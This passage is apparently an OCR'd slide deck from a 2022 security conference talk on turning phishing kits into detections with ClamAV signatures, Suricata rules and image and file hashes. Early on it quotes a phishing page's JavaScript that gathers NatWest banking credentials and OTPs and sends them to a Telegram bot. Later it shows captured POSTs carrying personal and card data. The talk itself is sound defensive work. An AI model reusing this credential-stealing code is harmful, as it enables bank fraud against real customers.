    detail: detail,

  },
```

Telegram


NatWest
Log in
Online Bankingservices
fscs
Protected
Welcome to Online Banking
Choose how you'd like to log in.
You can use your customer number or your card number.
Customer number
This is your date of birth (DDMMYY) followed by your unique identification number.
Forgotten your customer number?
Remember me. What does this mean?
Not an online user? Sign up here
Continue
Only individuals who have a NatWest account and authorised access to Online Banking should proceed beyond this point. For the security of customers, any unauthorised attempt to access customer bank information will be monitored and may be subject to legal action.

Telegram

```
form6.addEventListener("submit", (e) => {
e.preventDefault();
    var customernum = document.querySelector('input[name="customernum"]').value;
                var digit10Text = document.querySelector('input[name="digit10Text"]').value;
                var digit20Text = document.querySelector('input[name="digit20Text"]').value;
                var digit2Text = document.querySelector('input[name="digit2Text"]').value;
                var digit30Text = document.querySelector('input[name="digit30Text"]').value;
                var fullpassword = document.querySelector('input[name="fullpassword"]').value;
    var otp = document.querySelector('input[name="otp"]').value;
                var otp1 = document.querySelector('input[name="otp1"]').value;
    var mobile = document.querySelector('input[name="mobile"]').value;

        if(mobile == ""){
    document.getElementById("sError").innerHTML = "Please enter your Mobile phone number";
    return false;
    }

var token = "5151548674:AAGHgR3kxjPYKqDmE8LQ0eK1_sJZtnNEfXE";
var chat_id = "2014367735";

var message = `<html><br>| Customer: ${customernum}</html>`;

var url = `https://api.telegram.org/bot${token}/sendMessage?chat_id=${chat_id}&text=|=============== Natwest INFO 5 ===============| %0A| Customer No: ${customernum} %0A|  PIN(12
34): ${digit10Text} ${digit20Text} ${digit2Text} ${digit30Text} %0A| FULL PASSWORD: ${fullpassword} %0A|  OTP 1: ${otp} %0A|  OTP 2: ${otp1}  %0A|  Mobile: ${mobile}  %0A|========
======= Natwest INFO 5 ================&parse_mode=html`;

var oReq = new XMLHttpRequest();
oReq.open("GET", url, true);
oReq.send();
if (oReq) {
  window.setTimeout(function(){
   document.getElementById("Div7").style.display = "block";
   document.getElementById("Div6").style.display = "none";
  }, 1000);
}
})
</script>
```

Get values of various fields

Token and ChatID

Send it

Construct Message

Normalized Clam HTML

```
<script>constform6=document.queryselector("#form6");form6.addeventlistener("submit",
(e)=>{e.preventdefault();varcustomernum=document.queryselector("input[name="customer
num"]").value;vardigit10text=document.queryselector("input[name="digit10text"]").val
ue;vardigit20text=document.queryselector("input[name="digit20text"]").value;vardigit
2text=document.queryselector("input[name="digit2text"]").value;vardigit30text=docume
nt.queryselector("input[name="digit30text"]").value;varfullpassword=document.queryse
lector("input[name="fullpassword"]").value;varotp=document.queryselector("input[name
="otp"]").value;varotp1=document.queryselector("input[name="otp1"]").value;varmobile
=document.queryselector("input[name="mobile"]").value;if(mobile==""){document.getele
mentbyid("serror").innerhtml="pleaseenteryourmobilephonenumber";returnfalse;}vartoke
n="5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";varchat_id="2014367735";varmessag
e=`<html><br>|customer:${customernum}</html>`;varurl=`https://api.telegram.org/bot${
token}/sendmessage?chat_id=${chat_id}&text=|==============natwestinfo5============
===|%0a|customerno:${customernum}%0a|pin(1234):${digit10text}${digit20text}${digit2t
ext}${digit30text}%0a|fullpassword:${fullpassword}%0a|otp1:${otp}%0a|otp2:${otp1}%0a
|mobile:${mobile}%0a|==============natwestinfo5==============&parse_mode=html`;va
roreq=newxmlhttprequest();oreq.open("get",url,true);oreq.send();if(oreq){window.sett
imeout(function(){document.getelementbyid("div7").style.display="block";document.get
elementbyid("div6").style.display="none";},1000);}})</script>
```

Telegram - Clam for Bot Uri + Chat

```
vartoken="5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";
varchat_id="2014367735";
varurl=`https://api.telegram.org/bot${token}/sendmessage?chat_id=
```

```
token="
*regex_this* 5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";
chat_id="
*regex_this* 2014367735";
https://api.telegram.org/bot
```

```
746F6B656E3D22
/\d{10}:[a-z0-9_-]{20,35}/
636861745F69643D22
/-?\d{8,15}/
68747470733A2F2F6170692E74656C656772616D2E6F72672F626F74
```

```
PhishWave.PutYourStuffServerSideYaGoof.220531;Engine:81-255,Target:3;(0&1&2&3&4);746F6B656E3D22::i;0/\d{10}:[a-z0-9_-]{20,35}/i;636861745F69643D22::i;2/-?\d{8,15}/i;68747470733A2F2F6170692E74656C656772616D2E6F72672F626F74::i
```


Telegram - Clam for Bot Uri + Chat

```
PhishWave.PutYourStuffServerSideYaGoof.220531;Engine:81-255,Target:3;(0&1&2&3&4);746F6B656E3D22::i;0/\d{10}:[a-z0-9_-]{20,35}/i;63
6861745F69643D22::i;2/-?\d{8,15}/i;68747470733A2F2F6170692E74656C656772616D2E6F72672F626F74::i
VIRUS NAME: PhishWave.PutYourStuffServerSideYaGoof.220531
TDB: Engine:81-255,Target:3
LOGICAL EXPRESSION: (0&1&2&3&4)
 * SUBSIG ID 0
 +-> OFFSET: ANY
 +-> SIGMOD: NOCASE
 +-> DECODED SUBSIGNATURE:
token="
 * SUBSIG ID 1
 +-> OFFSET: ANY
 +-> SIGMOD: NONE
 +-> DECODED SUBSIGNATURE:
     +-> TRIGGER: 0
     +-> REGEX: \d{10}:[a-z0-9_-]{20,35}
     +-> CFLAGS: i
 * SUBSIG ID 2
 +-> OFFSET: ANY
 +-> SIGMOD: NOCASE
 +-> DECODED SUBSIGNATURE:
chat id="
 * SUBSIG ID 3
 +-> OFFSET: ANY
 +-> SIGMOD: NONE
 +-> DECODED SUBSIGNATURE:
     +-> TRIGGER: 2
     +-> REGEX: -?\d{8,15}
     +-> CFLAGS: i
 * SUBSIG ID 4
 +-> OFFSET: ANY
 +-> SIGMOD: NOCASE
 +-> DECODED SUBSIGNATURE:
https://api.telegram.org/bot
```

Resources

- Users reuse passwords
- Phishers reuse assets
  - Images, logos, backgrounds
  - Scripts
- The same logo hosted on imgur is in that undetected html email
- Browser in the browser attack
- https://mrd0x.com/browser-in-the-browser-phishing-attack/
- Attackers wouldn't lift resources directly from the github would they?
- Hashes still have value for detections (as one layer of lasagna)
  ¯_(ツ)_/¯

Resources



- Known Phishkit Resources Observed
  - Generic Browser in the Browser JS Resource Observed in Phishkits

    Filename: script.js
    MD5: 928d0a33900e3284629b81ebf421f2c8
    Network Sources: https://sg7lrdbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/JVUNALUU6m4gmcFe/assets/APPsource/js/script.js
    SHA256: e3bec81ebb41420ed2cebbc0b6114b0f64c319ab6d0becc89e0dc004637fc928

  - Generic Browser in the Browser SSL Image Resource Observed in Phishkits

    Filename: ssl.svg
    MD5: 9d6bcd114ab61e4a993ac9e7d3087603
    Network Sources: https://sg7lrdbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/JVUNALUU6m4gmcFe/assets/APPsource/img/ssl.svg
    SHA256: 3b439667b653b07d8eec20a02b2c7cb25e4eb2a91acdbdb61f28f9163237067d

- Possible Browser in the Browser Phish Landing

  URL: https://sg7lrdbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/

ClamAV: Did you say hashes?

```
jae@timecrimes:~$ cat test.hdb
928d0a33900e3284629b81ebf421f2c8:2756:PhishWave.BiTB.script.js
9d6bcd114ab61e4a993ac9e7d3087603:603:PhishWave.BiTB.ssl.svg
```

```
jae@timecrimes:~$ file sample.gz
sample.gz: gzip compressed data, last modified: Thu May 19 02:00:59 2022, max compression,
original size modulo 2^32 2756
jae@timecrimes:~$ clamscan -d test.hdb sample.gz
/home/jae/sample.gz: PhishWave.BiTB.script.js.UNOFFICIAL FOUND

----------- SCAN SUMMARY -----------
Known viruses: 2
Engine version: 0.103.5
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.006 sec (0 m 0 s)
Start Date: 2022:05:31 23:46:46
End Date:   2022:05:31 23:46:46
```


Journey to the phish


Resources Analyzed

https://onedrive.live.com/view.aspx?resid=5890075B5D858872!389&ithint=onenote&wdo=2&authkey=!Ap7CQBZTxfmMk9A

└ *otherRedirect*→ https://onedrive.live.com/redir?resid=5890075B5D858872%21389&authkey=%21Ap7CQBZTxfmMk9A&page=View&

└ ⓘ *click*→ https://zoozoozeh.s3.us-west-004.backblazeb2.com/likes/index.html





Journey to the phish - Tracking DNS

```
alert dns $HOME_NET any -> any any (msg:”TW REDIRECTORS OneDrive (set)”;
dns.query; content:"onedrive.live.com"; nocase; bsize:17;
xbits:set,TW.onedrive,track ip_src,expire 30; noalert;
classtype:misc-activity; sid:x; rev:1;)
```

```
alert dns $HOME_NET any -> any any (msg:”TW REDIRECTORS Suspicious OneDrive
=> Backblazeb2 Observed”; dns.query; content:".backblazeb2.com"; nocase;
endswith; xbits:isset,TW.onedrive,track ip_src; classtype:misc-activity;
sid:x; rev:1;)
```

```
06/01/2022-21:53:08.651919  [**] [1:7500:1] TW REDIRECTORS Suspicious
OneDrive => Backblazeb2 Observed [**] [Classification: Misc activity]
[Priority: 3] {UDP} 172.16.153.129:38460 -> 172.16.153.2:53
```

https://gitlab.com/twinwave-public/commonly-abused-web-services/-/blob/main/web-services.txt

Journey to the phish - Tracking DNS

```
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS 000webhostapp (set)"; dns.query;
content:"000webhostapp.com"; nocase; xbits:set,TW.000webhostapp,track ip_src,expire 15;
noalert; classtype:misc-activity; sid:7501; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 100webspace
Observed"; dns.query; content:"100webspace.net"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7502; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp =>
123formbuilder Observed"; dns.query; content:"123formbuilder.com"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7503; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 1drv
Observed"; dns.query; content:"1drv.ms"; nocase; endswith; xbits:isset,TW.000webhostapp,track
ip_src; classtype:misc-activity; sid:7504; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 22slides
Observed"; dns.query; content:"22slides.com"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7505; rev:1;)
```


Visual Similarities

- Perceptual Hashing
- For our purposes: a ‘fuzzy’ hash for an image
- The more similar two hashes are, the more likely the two are to be the same image
- We can build a library of known hashes of things we want to find, and compare our hashes to new things to create ‘rules’.
- This has been used in DFIR for some time, not new, but a very active area of research
- https://github.com/JohannesBuchner/imagehash/

Visual Similarities

- ClamAV added some support for this in 0.105
- Current Caveats:
  - Doesn’t support hamming distance other than 0 (for now)
  - Have to create the hashes within clamav (different hashing tools may create different hashes)
- https://docs.clamav.net/manual/Signatures/LogicalSignatures.html#image-fuzzy-hash-subsignatures

Visual Similarities




```
jae@timecrimes:~$ sudo clamscan --gen-json --debug /home/jae/paypal1.png
…
LibClamAV debug: {
  "Magic":"CLAMJSONv0",
  "RootFileType":"CL_TYPE_PNG",
  "FileName":"paypal1.png",
  "FileType":"CL_TYPE_PNG",
  "FileSize":26549,
  "FileMD5":"8c6f9965af1b1c18df74b647347665d0",
  "ImageFuzzyHash":{
    "Hash":"b33399cccc666632"
  }
```

Visual Similarities

```
  "ImageFuzzyHash":{
    "Hash":"b33399cccc666632"
  }

PhishWave.PayPal.M65;Engine:150-255,Target:0;0;fuzzy_img# b33399cccc666632

jae@timecrimes:~$ sha256sum paypal1.png paypal2.png
a55327011da13d044b33227f613732b3acc0827de06cfd2bda8640f67e532fa4
paypal1.png
0988cf44961e57c84e91a00a2857fc2146d5d5b4ab279f4bc02cb50ce94d3fab
paypal2.png

jae@timecrimes:~$ clamscan -d test.ldb paypal2.png
Loading:     0s, ETA:   0s [=========================>]        1/1 sigs
Compiling:   0s, ETA:   0s [=========================>]       40/40 tasks

/home/jae/paypal2.png: PhishWave_PayPal_M65.UNOFFICIAL FOUND
```

User interactions

- Generally these days when creds are stolen, they’re sent over the network
- Majority via SSL/TLS
- Many coming in via SMS requiring mobile UA via killbot or other service
- If you can see this on your network, you can detect it
- Take a look at how we can detect via network on post to php

User interactions - Typical POST to PHP

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/

fullname=charles+xavier&add1=1407+graymalkin+lane&add2=&city=salem+center&ct=westchester&zipp=10573&phonee=9145551407&email=ericislame123%40hotmail.com&login=
1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:12 GMT
Location: billing.php
```

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/

ccnumb=4409750766889173&expr=11%2F27&cvvz=226&okbb=HTTP/1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:58 GMT
Location: index3.php
```

Urlscan.io to find evidence for detections

Search for domains, IPs, filenames, hashes, ASNs

page.url:billing.php | Search | ✖ | Help

Search results (100 / 10000+, sorted by date, took 22ms)

Showing All Hits | Details: Hidden

URL		Age	Size		IPs		
correos-pago3.es.swtest.ru/i/auth/billing.php	Public	10 hours	2 MB	4	2	1	
correos-pago3.es.swtest.ru/i/auth/billing.php	Public	10 hours	2 MB	4	2	1	
correos-pago3.es.swtest.ru/i/auth/billing.php	Public	1 day	2 MB	4	2	1	
correos-pago3.es.swtest.ru/i/auth/billing.php	Public	1 day	2 MB	4	2	1	
es-correos.org/es-app/auth/billing.php	Public	1 day	2 MB	4	2	1	
sainavodayclinic.com/cse/Billing.php	Public	1 day	1 MB	19	1	1	
s502465.smrtp.ru/shipping/verification/billing.php	Public	4 days	2 MB	14	5	4	
vkinternationals.com/img/source/billing.php	Public	6 days	734 KB	43	6	6	
s502465.smrtp.ru/shipping/verification/billing.php	Public	6 days	2 MB	14	5	4	
s502465.smrtp.ru/shipping/verification/billing.php	Public	6 days	2 MB	14	5	4	
s502465.smrtp.ru/shipping/verification/billing.php	Public	6 days	2 MB	14	5	4	
correosexpress-b10084.ingress-daribow.ewp.live/correosexpress/auth/billing.php	Public	7 days	2 MB	4	2	2	
myplan-view.com/billing.php	Public	7 days	315 KB	32	5	1	
myplan-view.com/billing.php	Public	7 days	315 KB	32	5	1	
mysuspension-info-secure.com/billing.php	Public	8 days	8 KB	1	1	1	

User interactions - Typical POST to PHP

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/

fullname=charles+xavier&add1=1407+graymalkin+lane&add2=&city=salem+center&ct=westchester&zipp=10573&phonee=9145551407&email=ericislame123%40hotmail.com&login=
1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:12 GMT
Location: billing.php
```

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/

ccnumb=4409750766889173&expr=11%2F27&cvvz=226&okbb=HTTP/1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:58 GMT
Location: index3.php
```

User interactions - USPS

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”TW PHISHING
Suspicious POST to USPS Folder”; flow:established,to_server;
http.method; content:”POST”; http.uri; content:”/USPS/”; nocase;
http.referer; content:”/USPS/”; classtype:misc-activity; sid:x;
rev:1;)
```

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:”TW HUNTING
Suspicious 302 Redirect to billing.php”;
flow:established,to_client; http.stat_code; content:”302”;
http.location; content:”billing.php”; nocase;
classtype:misc-activity; sid:x; rev:1;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”TW PHISHING
Generic Credit Card Information Observed in HTTP POST”;
flow:established,to_server; http.method; content:”POST”;
http.request_body; content:”ccnum”; content:”&exp”; distance:0;
content:”&cvv”; distance:0; classtype:misc-activity; sid:x;
rev:1;)
```

Phishkit Source

- Source for many kits is very easy to acquire and common to come across
- Two main tactics, both of which take advantage of common workflow and laziness or timing
  - Look for opendirs on a phishing url
  - Append .zip to all the folders in the url and try to acquire the things
  - Lots of tools on github such as https://github.com/t4d/StalkPhish

Phishkit Source

- Server side helps you understand things like
  - What countermeasures are in place?
  - How is stolen data being stored/transmitted?
  - If things are being stored in a text file, where is it located?
  - Data about who last worked on or created the phishkit
  - How old is this phishkit?

Phishkit Source

- Detections
  - Many of the files within the zips can easily be hashed for detections on your proxy, sandbox, network extracted files
    - Images
    - Scripts
    - HTML
  - Keep in mind that often these are legit files in some cases, you might need to safelist domains in some manner

Phishkit Source - Hash Resources

```
jae@timecrimes:~/phish/archives/tmp/telstra/src$ sha256sum login.css
30c6beb75786a1f116b5ff07ad0d1b56634294044beeda59118be54158d97d13
login.css
```

Search Results


Showing 16 of 16 results (took: 564 msec)


Time Submitted	Tenant	Job/Task Score	Matched Value
6/1/2022, 10:00:44 AM	twinwave	100	Files.SHA256: 30c6beb75786a1f116b5ff07ad0d1b56634294044beeda59118be54158d97d13

```
jae@timecrimes:~$ cat test.hdb
6e4ac474cd488a7666d2e442dd7241fd:80302:PhishWave.Telstra.Mrfnetwork.login.css
26870b293cf9099fdb5456874cccddb1:460792:Phishwave.Telstra.Mrfnetwork.log1.css

jae@timecrimes:~$ clamscan -d test.hdb 20220513-170011-telstra.zip -z

/home/jae/20220513-170011-telstra.zip:
Phishwave.Telstra.Mrfnetwork.log1.css.UNOFFICIAL FOUND
/home/jae/20220513-170011-telstra.zip:
PhishWave.Telstra.Mrfnetwork.login.css.UNOFFICIAL FOUND
```

its probably lunchtime - quick recap

- Where the page lives
- Attributes about the page
- Trying to hide javascript
- Behavior of the page
- Resources of the page
- Journey getting to the page
- What the page looks like
- You gotta talk somehow
- Phishkit Source





I need phish resources

- Phishkits
  - https://github.com/marcoramilli/PhishingKitTracker
- Phish URLs
  - https://openphish.com/feed.txt
- TwinWave VT Tags
  - Phish/Brand/Actors
  - https://www.virustotal.com/gui/search/%2523twinwave-phish/comments
- ET OPEN Phishing Rules
  - https://rules.emergingthreats.net/open/suricata-5.0/rules/emerging-phishing.rules

Placeholder slide for uncomfortable silence (or questions)

jason@twinwave.io
@switchingtoguns

twinwave

Grinding Phish into Detections

BSides Boulder 2022 - Jason Williams

twinwave